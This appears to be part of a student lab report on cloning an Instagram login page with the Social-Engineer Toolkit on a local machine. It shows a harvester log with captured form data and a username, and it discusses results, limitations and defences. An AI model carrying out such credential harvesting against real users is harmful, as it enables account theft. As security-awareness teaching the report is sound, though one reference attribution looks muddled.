
```
vedanti@Vedanti:~/social-engineer-toolkit/src/logs$ cat harvester.log
event_id=7469485189478035843
marker_page_time=73
script_path=/
weight=0
client_start=1
lsd=AVpFdsJjVMU
------WebKitFormBoundaryCips3JXfqFtO7B86
Content-Disposition: form-data; name="ts"

1739124988026
------WebKitFormBoundaryCips3JXfqFtO7B86
Content-Disposition: form-data; name="q"

[{"app_id":"936619743392459","posts":[["falco:qe2_js_exposure",{"e":"{\"universe\":\"ig_web_lox_debug_2025_h1\",\"unit_id\":\"\",\"unit_type\":5
4,\"param\":\"log_page_view_critical_falco\"}","r":1,"d":"$^|AcaBEb62GBw5DdKKgOLrN3oTW5Er5xwzlxP5S2rO6UiYLaXXAxHm2Anruo3T7v2EkpgxQGEx5hnECVYS-Tn
Yhb4A0w|4291D622-E3F3-429A-8A52-803A21EC8956","s":"cqjae2:agg3e8:iv6dz5","t":1739125044971.9502,"b":[1,128],"id":{"claim":""}},1739124988026.2,0
,351]],"trigger":"falco:qe2_js_exposure","user":"0","webSessionId":"cqjae2:agg3e8:iv6dz5"}]
------WebKitFormBoundaryCips3JXfqFtO7B86--
------WebKitFormBoundaryf3ulerYnuoLDxWCR
Content-Disposition: form-data; name="ts"

1739124988031
------WebKitFormBoundaryf3ulerYnuoLDxWCR
Content-Disposition: form-data; name="q"

[{"app_id":"936619743392459","posts":[["falco:qe2_js_exposure",{"e":"{\"universe\":\"ig_web_lox_debug_2025_h1\",\"unit_id\":\"\",\"unit_type\":5
4,\"param\":\"log_page_view_immediately\"}","r":1,"d":"$^|AcaBEb62GBw5DdKKgOLrN3oTW5Er5xwzlxP5S2rO6UiYLaXXAxHm2Anruo3T7v2EkpgxQGEx5hnECVYS-TnYhb
4A0w|4291D622-E3F3-429A-8A52-803A21EC8956","s":"cqjae2:agg3e8:iv6dz5","t":1739125044977.75,"b":[1,128],"id":{"claim":""}},1739124988031.3,0,346]
],"trigger":"falco:qe2_js_exposure","user":"0","webSessionId":"cqjae2:agg3e8:iv6dz5"}]
------WebKitFormBoundaryf3ulerYnuoLDxWCR--
av=0
__d=www
__user=0
__a=1
__req=3
__hs=20128.HYP:instagram_web_pkg.2.1...0
dpr=2
```

GitHub Repository Link: https://github.com/Vedanti191/IS_IA1.git

Output:

The expected output of this attack simulation includes:

- A cloned Instagram login page successfully hosted on the local machine.


127.0.0.1
Gmail
YouTube
Maps
Return to Article De...
Bard
All Bookmarks
8:04
Search
Travel
Instagram
Show
Log in
Get the app.
Download on the App Store
GET IT ON Google Play
Meta About Blog Jobs Help API Privacy Terms Locations Instagram Lite Threads Contact Uploading & Non-Users Meta Verified

Phone number, username, or email
btv_


Password
•••••••

There was a problem logging you into Instagram. Please try again soon.

Forgot password?

Don't have an account? Sign up

- User-submitted credentials captured in the harvester log file.



```
username=btv_
vedanti@Vedanti:~/social-engineer-toolkit/src/logs$ 
```

Result/Discussion:

- The attack **successfully cloned the Instagram login page**, making it indistinguishable from the real one.
- User-entered credentials were logged in **real-time** in the harvester log file.
- The experiment showcased how easy it is for cybercriminals to trick unsuspecting users into revealing sensitive information.
- The success rate of the attack depends on how well the phishing page is delivered to potential victims.

Limitations:

Despite the effectiveness of this method, several limitations exist:

- Internal Network Constraints: Works only on LAN unless externally hosted.
- SSL/TLS Restrictions: Cloned pages do not support HTTPS, making them easier to detect.
- Browser Security Warnings: Modern browsers flag and block cloned sites as phishing attempts.
- Ethical Considerations: Conducting such attacks without permission is illegal.

Applications:

This technique is primarily used for:

- **Ethical Hacking Training:** Demonstrating phishing techniques for cybersecurity awareness.
- **Penetration Testing:** Testing an organization’s defenses against social engineering.
- **Research & Development:** Understanding and mitigating phishing attack vectors.
- **Security Awareness Campaigns:** Educating users on how to identify fraudulent websites.

References/Research Papers: (In IEEE format)

[1] D. Kennedy, "The Social-Engineer Toolkit (SET): Automating Social Engineering Attacks," Black Hat, 2018.

[2] A. Kumar, "Phishing Techniques and Countermeasures in Cybersecurity," IEEE Transactions on Information Forensics, vol. 12, no. 3, pp. 456-468, 2021.

[3] Metasploit Documentation, "Metasploit Framework Usage Guide," 2023. Available: https://docs.metasploit.com

[4] Offensive Security, "SET Toolkit Documentation," 2023. Available: https://www.trustedsec.com

[5] C. Hadnagy, "Social Engineering: The Art of Human Hacking," Wiley, 2018.

Conclusion:

This report demonstrated the effectiveness of SET for credential harvesting attacks. By cloning a legitimate website and capturing credentials, we highlighted how social engineering remains a significant cybersecurity threat. However, ethical hacking guidelines emphasize that such techniques should only be used for penetration testing and security training under legal and ethical guidelines.

This study underscores the importance of cybersecurity awareness and defensive measures to protect against credential theft and phishing attacks. Organizations must implement security training, two-factor authentication, and phishing detection mechanisms to mitigate these threats.